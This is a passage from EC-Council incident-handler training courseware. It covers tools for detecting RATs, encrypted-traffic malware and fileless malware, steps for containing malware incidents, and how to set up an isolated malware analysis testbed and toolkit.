



Figure 4.5: Screenshot of SolarWinds SEM

Some additional tools to detect RATs are listed below:

- Malwarebytes (*https://www.malwarebytes.com*)
- Snort (*https://www.snort.org*)
- OSSEC (*https://www.ossec.net*)
- Zeek (*https://zeek.org*)
- Suricata (*https://suricata.io*)

## Tools for Detecting Malware in Encrypted Network Traffic

Attackers often try to exploit encryption technology and bypass traditional detection mechanisms to inject malware into a target network. The IH&R team of any organization must use sophisticated tools such as Flowmon, Cisco Encrypted Traffic Analytics, and ThreatEye to detect malware in the encrypted network traffic, quickly respond, and mitigate it before it damages critical IT resources. Some of the tools that allow incident responders to detect malware in encrypted network traffic are described below.

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon's Encrypted Traffic Analysis method allows incident responders to detect malware in the encrypted network traffic by obtaining the network traffic metadata in IPFIX format and enhancing it with TLS protocol information. As a result, incident


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

responders can obtain a proper insight into the network traffic and detect old SSL certificates, policy non-compliant certificates, encryption strength, and old TLS versions that may contain flaws. Flowmon uses this data to perform behavior analysis and anomaly detection, which helps identify malware within the encrypted network traffic for further analysis.





Figure 4.6: Screenshot of Flowmon Dashboard

Some additional tools for detecting malware in the encrypted network traffic are as follows:

- Cisco Encrypted Traffic Analytics (*https://www.cisco.com*)
- ThreatEye (*https://www.liveaction.com*)
- Juniper Advanced Threat Prevention (ATP) (*https://www.juniper.net*)
- Bitdefender Network Traffic Analysis (NTA) (*https://www.bitdefender.com*)
- ExtraHop Reveal(x) 360 (*https://www.extrahop.com*)

## Tools for Detecting Fileless Malware

Fileless malware infects legitimate processes and solutions to maintain persistence within the network. Unlike other malware, the activities of fileless malware are highly inconspicuous. However, incident handlers can detect fileless malware threats on the network using certain tools such as AlienVault® USM Anywhere.

- **AlienVault® USM Anywhere™**

  Source: *https://cybersecurity.att.com*


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

AlienVault® USM is a unified platform for asset discovery, vulnerability assessment, intrusion detection, behavioral monitoring, SIEM, and log management. It allows incident handlers to quickly detect fileless attacks and prevent damage, even when there are not no signatures or IoCs identified for the morphed version of fileless malware. It also helps in automating and orchestrating response to malware incidents.





Figure 4.7: Screenshot of AlienVault® USM Anywhere

Some additional tools for detecting fileless malware threats are listed below:

- Quick Heal Total Security (*https://www.quickheal.com*)
- Apex One™ (*https://www.trendmicro.com*)
- Logsign (*https://www.logsign.com*)
- FortiGuard (*https://www.fortinet.com*)
- CYNET EDR (*https://www.cynet.com*)

## Explain Containment of Malware Incidents

Once an incident responder detects a malware incident, the IH&R team should focus on containing it after obtaining approval from all concerned authorities. The main intention behind malware containment is to prevent its further spread throughout the network and minimize the impact caused to the organization. Incident handlers should adopt advanced strategies for


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

critical incidents involving widespread malware infection. It is, therefore, important for an organization to outline its containment strategies for various malware incidents in its IR plan.

Containment strategies may vary with the nature of malware incidents. Listed below are the steps that the IH&R personnel should follow to contain malware incidents:

- After confirming the malware infection, separate the compromised host from the operational network.
- Gather and analyze network system logs to find malware propagation events through shared files and connected systems.
- In case the malware has compromised multiple systems, cut off compromised-system network services and prioritize compromised systems according to the importance of affected hosts to maintain business continuity.
- Use separate virtual local area networks (VLANs) for infected hosts to determine the processes the malware employs to join the network when connected.
- Allow connections for non-compromised devices through an access control network or virtual private network (VPN).
- Start analysis of the compromised host to find malware signatures, patterns, or behaviors that you can use to contain the incident.
- Disable the targeted services, applications, and systems until the exploited vulnerabilities are patched.
- Block all unnecessary host and firewall ports.
- Run host-based antivirus, firewall, and IDS software.
- Run registry monitoring tools to find malicious registry entries added by the backdoor, Trojan, or virus.
- Remove or uninstall programs or applications installed by the backdoor, Trojan, or virus.
- Remove malicious registry entries added by the malware.
- Delete malicious backdoor, Trojan, or virus-related files.
- Review the network traffic and block access to the malware C&C server.
- Disable any core network connections, including switches and disconnect communication with the Internet.
- Reset all credentials, including passwords, especially for the administrator.
- Safely format the systems and reinstall the OS after taking a forensic image of the affected systems.
- Connect devices to a clean network to download, install, and update the OS.
- Use automated tools such as antimalware software, IDS, and IPS to contain the spread of the malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Obtain a copy of the malware executable from the security operation center and share it with the antivirus provider.
- Disable the compromised service on servers or at the network level.
- Configure firewalls to block IP addresses or ports associated with the service.
- Temporarily disable unmoderated mailing lists or email servers to reduce the spread of the malware.
- Add IoCs such as hash value to endpoint protection and configure them to block and alert upon detection.
- Rectify network or system misconfigurations to contain the spread of the malware.

## Tools for Containment of Malware Incidents

Once incident responders detect malware on a system or network, they must kill its processes and block the host to isolate it from the network and prevent other systems from being compromised. For this purpose, incident responders can use malware containment tools such as Infoblox and Rubrik to stop the malware from spreading to other systems in the network.

- **Infoblox**

  Source: *https://www.infoblox.com*

  Infoblox solution for malware containment and control allows incident responders to efficiently contain malware incidents using DNS infrastructure and threat intelligence. Infoblox also allows sharing of contextual threat data and IoCs with other security technologies to automate and quicken the entire IR process. Infoblox also focuses on DNS as an attack point for preventing malware from spreading and responding to it accordingly.





Figure 4.8: Screenshot of Infoblox dashboard


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional malware containment tools are as follows:

- Rubrik (*https://www.rubrik.com*)
- Microsoft Defender for Endpoint (*https://www.microsoft.com*)
- Illumio (*https://www.illumio.com*)
- Comodo (*https://www.comodo.com*)
- Netwrix (*https://www.netwrix.com*)
- ZoneAlarm Free Firewall (*https://www.zonealarm.com*)

## Describe How to Perform Malware Analysis

As attackers employ various types of malware to compromise the organizational systems and network, incident responders must analyze the detected malware to determine the root cause. This allows incident responders to examine their function, origin, and impact for the implementation of appropriate mitigation measures in the next phases of the IR process.

This section discusses preparation of a malware testbed, malware analysis, and handling tools, along with various techniques such as live-system/dynamic analysis, memory dump/static analysis, and intrusion analysis for analyzing the detected malware during an investigation for resolving an incident efficiently.

### Preparing Malware Testbed

The malware analysis lab or testbed must include sandbox environments that can help in developing an isolated network to analyze malware. Ensure that the sandboxes have enough processing power and media to install and run different virtual machines for testing malware. The lab should have the tools required for simulating networks and databases appropriately. The sandbox must not connect with the functional network as it can disrupt business during malware analysis.

Requirements for building a testbed:

- An isolated test network to host your test bed and isolated network services such as DNS
- Victim machines installed with a variety of OSs and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and reimaging tools to wipe and rebuild the victim's machine quickly
- Some tools are required for testing; the important ones are listed below:
  - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
  - **File/data analysis**: To perform static analysis of potential malware files.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
- **Sandbox**: To perform dynamic analysis manually.
- **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
- **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

## Malware Analysis Tools

IH&R teams require sophisticated tools and environments for analyzing and forensically investigating malware incidents because the malware can impact other systems in the organization if not handled carefully. Therefore, organizations must provide malware IH&R teams with the following tools and malware toolkits.

The malware toolkit must include a laptop equipped with software tools, devices to store data backups, hardware required to connect to the compromised devices, and basic networking equipment and cables. Incident responders should always use removable devices such as USBs to collect and transfer suspicious malware files from compromised systems to the system used for analysis.

### Hardware Tools

The malware toolkit must include necessary hardware tools to extract, save, and transport malware. It should be integrated with specialized tools to encrypt or lock malware soon after detection.

The IH&R team must build a malware toolkit that includes the following hardware tools:

- A ready-to-use jump kit with different types of connectors to acquire and backup data from the compromised system
- Storage media to store the acquired and backed up data


